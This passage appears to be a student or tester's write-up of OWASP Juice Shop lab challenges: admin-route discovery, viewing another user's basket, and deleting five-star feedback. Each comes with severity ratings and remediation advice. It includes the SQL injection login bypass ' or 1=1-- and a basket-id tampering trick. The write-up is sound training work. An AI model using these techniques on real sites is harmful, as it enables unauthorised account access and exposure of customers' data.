
Steps to reproduce the vulnerability:



In this lab we will try to reach to administration part of the page.



We login as admin using basic sql injection ‘ or 1=1--and for password we can put anything.



We are inside the admin account, now we need to find the administration segment of it.

```

1212     resolved: F('admin')
1213 },
1214 },
1215     text: 'Mmmh, this did not work as expected. Let us try another one. Maybe /administration will work?',
1216     fixture: 'app-navbar',
1217     fixtureAfter: 10,
1218     unskippable: 10,
1219     resolved: F('administration')
1220 },
1221 },
1222     text: 'Congratulations! You successfully accessed the /admin section!',
1223     fixture: 'app-navbar',
1224     resolved: p(6000)
1225 },
1226     {
1227         text: 'Most often, it is harder to find the tech stack. Instead of guessing common /admin paths, another approach would be to'
1228         fixture: 'app-navbar',
1229         resolved: p(6000)
1230 },
1231 }


```

We use the firefox inspect developer tool to see the code and choose the debugger then main.js and search for administration.

We see a hint that says use /administration

The screenshot shows the OWASP Juice Shop application running in a Firefox browser. The URL in the address bar is 127.0.0.1:3000/#administration. A green success message at the top of the page reads: "You successfully solved a challenge: Admin Section (Access the administration section of the store.)". The main content area is titled "Administration" and shows two sections: "Registered Users" and "Customer Feedback". In "Registered Users", there are two entries: "admin@juice-sh.op" and "jim@juice-sh.op". In "Customer Feedback", there are two reviews: "I love this shop! Best products in town! Highly recommended! (**in@juice-sh.op)" and "Great shop! Awesome service! (**@juice-sh.op)". The bottom half of the screen shows the Firefox Developer Tools debugger. The "Sources" tab is selected, and the "main.js" file is open. A search result for "administration" is highlighted in the code editor. The code snippet includes lines 2215 through 2244, which define a test for an "admin" component. The right side of the debugger interface shows various developer tools like Watch expressions, Breakpoints, and XHR Breakpoints.

we managed the open the administration page of admin account.



Recommendation:

Secure the admin section by enforcing strong authentication (MFA, RBAC), securing endpoints, preventing SQL injection and IDOR vulnerabilities, implementing robust session management, enabling security headers, monitoring logs, performing regular audits, and educating users on security best practices.

View Basket ★★

Severity: Medium

Description Insecure access controls may allow users to view other customers' shopping carts.

Impact: Privacy breaches and exposure of purchasing patterns can reduce customer confidence and trust.

Steps to reproduce the vulnerability:

The screenshot shows the OWASP Juice Shop challenge board interface. At the top, it displays two progress bars: 'Hacking Challenges' at 1% and 'Coding Challenges' at 0%. Below this, a summary indicates '1/169 Challenges Solved'. The interface includes a search bar and filters for 'Difficulty', 'Status', and 'Tags'. A navigation bar below the filters lists various challenge categories: All, XSS, Sensitive Data Exposure, Improper Input Validation, Broken Access Control (which is selected), Unvalidated Redirects, Vulnerable Components, Broken Authentication, Security through Obscurity, Insecure Deserialization, Miscellaneous, Broken Anti Automation, Injection, Security Misconfiguration, Cryptographic Issues, and XXE.

The main content area displays eight challenges under the 'Broken Access Control' category:


- Web3 Sandbox** (★) - Find an accidentally deployed code sandbox for writing smart contracts on the fly. Tags: Web3, Hint.
- Admin Section** (★★) - Access the administration section of the store. Tags: Good for Demos, Hint.
- View Basket** (★★) - View another user's shopping basket. Tags: Tutorial, Good for Demos, Hint.
- Five-Star Feedback** (★★) - Get rid of all 5-star customer feedback. Tags: Hint.
- Forged Feedback** (★★★) - Post some feedback in another user's name. Tags: Tutorial, Hint.
- CSRF** (★★★) - Change the name of a user by performing Cross-Site Request Forgery from another origin. Tags: Hint.
- Forged Review** (★★★) - Post a product review as another user or edit any user's existing review. Tags: Hint.
- Manipulate Basket** (★★★) - Put an additional product into another user's shopping basket. Tags: Hint.
- Product Tampering** (★★★) - Change the href of the link within the OWASP SSL Advanced Forensic Tool (O-Saft) product description into <https://owasp.slack.com>. Tags: Hint.
- Easter Egg** (★★★★) - Find the hidden easter egg. Tags: Shenanigans, Corruption, Good for Demos, Hint.
- SSRF** (★★★★★) - Request a hidden resource on server through server. Tags: Code Analysis, Hint.

In this lab we will try to view another user's shopping basket.

The screenshot shows a web browser window for the OWASP Juice Shop application. The URL is 127.0.0.1:3000/#/register. The page title is "OWASP Juice Shop". A message at the top says "The server has been restarted: Your previous hacking progress has been restored automatically." There is a button to "Delete cookie to clear hacking progress". The main form is titled "User Registration". It contains fields for "Email" (gg@gmail.com), "Password" (123456), "Repeat Password" (123456), and "Security Question" (Mother's maiden name?). The "Answer" field contains makima. A "Show password advice" link is present. A note says "This cannot be changed later!". A "Register" button is at the bottom.

The screenshot shows a web browser window for the OWASP Juice Shop application. The URL is 127.0.0.1:3000/#/login. The page title is "OWASP Juice Shop". A message at the top says "The server has been restarted: Your previous hacking progress has been restored automatically." There is a button to "Delete cookie to clear hacking progress". The main form is titled "Login". It contains fields for "Email" (gg@gmail.com) and "Password" (123456). Below the password field is a "Forgot your password?" link. A "Log in" button is at the bottom, along with a "Remember me" checkbox. A "Log in with Google" button is also present. A note at the bottom says "Not yet a customer?"

We make a new account with username of gg@gmail.com and 123456 password.



We go to our basket and open developer tools and check session storage, we can see 3 values; keys, bid and itemtotal.


The screenshot shows a browser window for the OWASP Juice Shop application at the URL `127.0.0.1:3000/#/basket`. The main content area displays the user's basket with two items: Apple Juice (1000ml) and Orange Juice (1000ml). The basket summary shows a total of 21.94. Below the basket, there is a message indicating 1 Bonus Points will be gained.

At the bottom of the browser window, the developer tools are open, specifically the Storage tab. It shows the session storage for the domain `http://127.0.0.1:3000`. The storage contains two items:

Key	Value
bid	1
itemTotal	21.94

The screenshot shows the same browser window for the OWASP Juice Shop application at the URL `127.0.0.1:3000/#/basket`. The basket now contains three items: Apple Juice (1000ml), Orange Juice (1000ml), and Eggfruit Juice (500ml). The total price is now 21.94. The developer tools are still visible at the bottom of the browser window.

We change the bid value from 7 to 1 and realize that we can see another person's basket since we didn't have anything on ours.



We successfully finish the challenge.

Recommendation:

enforcing proper authentication and authorization checks, validating user permissions server-side, securing session management, using parameterized queries to prevent SQL injection, avoiding exposure of sensitive data in URLs, and regularly auditing access controls and application logs.

Five-Star Feedback ★★


Severity: Low

Description: This vulnerability occurs when an application's access control mechanisms fail to properly restrict users from altering rating systems, allowing unauthorized manipulation of product ratings. Attackers can exploit this flaw to submit artificially inflated or deflated reviews without proper authorization, undermining the integrity of the rating mechanism.

Impact: The exploitation of this vulnerability can lead to a loss of customer trust, as users may question the authenticity of reviews and ratings. This can result in skewed customer perception,

reduced sales, and damage to brand reputation. Over time, competitors or malicious actors may also exploit this flaw to promote or suppress certain products unfairly.

Steps to reproduce the vulnerability:



We login as admin user using sql injection ‘ or 1=1—

OWASP Juice Shop

127.0.0.1:3000/#/search

OWASP Juice Shop

You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)


All Products

Image	Product Name	Description	Price
	Apple Juice (1000ml)	1.99€	Add to Basket
	Apple Pomace	0.89€	Add to Basket
	Banana Juice (1000ml)	1.99€	Add to Basket
	Best Juice Shop Salesman Artwork		
	Carrot Juice (1000ml)	0.99€	
	DSOMM and JUICE SHOP-USER DAY Ticket	25.00€	
	DSOMM & Juice Shop User Day Ticket	55.20€	

The screenshot shows the OWASP Juice Shop application running in a browser. The URL is 127.0.0.1:3000/#/search. The page displays a grid of products: Apple Juice (1000ml) at 1.99, Apple Pomace at 0.89, and Banana Juice (1000ml) at 1.99. Each product has an "Add to Basket" button. A sidebar on the right shows the user's account information: admin@juice-sh.op, Orders & Payment, Privacy & Security, and Logout. Below the products, the browser's developer tools are open, specifically the Sources tab, showing the main.js file. The code in main.js includes logic for handling the admin section, such as route resolution and fixture configuration.

The screenshot shows the OWASP Juice Shop application running in a browser. The URL is 127.0.0.1:3000/#/administration. A green banner at the top says "You successfully solved a challenge: Admin Section (Access the administration section of the store.)". The page displays the "Administration" section with tabs for "Registered Users" and "Customer Feedback". Under "Registered Users", there is a list with one item: admin@juice-sh.op. Under "Customer Feedback", there are two reviews: "I love this shop! Best products in town! Highly recommended!" and "Great shop! Awesome service!". A sidebar on the right shows the user's account information: admin@juice-sh.op, Orders & Payment, Privacy & Security, and Logout. Below the administration section, the browser's developer tools are open, specifically the Sources tab, showing the main.js file. The code in main.js includes logic for handling the administration section, such as route resolution and fixture configuration.

We managed to get in the website as admin then, we open the administration page in order to see the reviews



We deleted a 5 star review successfully.

Recommendation:

This one is like admin section prevention by enforcing proper authorization checks, validating user permissions server-side, preventing Insecure Direct Object References (IDOR), using role-based access control (RBAC), securing API endpoints, and ensuring sensitive actions are logged and monitored will help with preventing this vulnerability.


CSRF ★★★

Severity: **High**

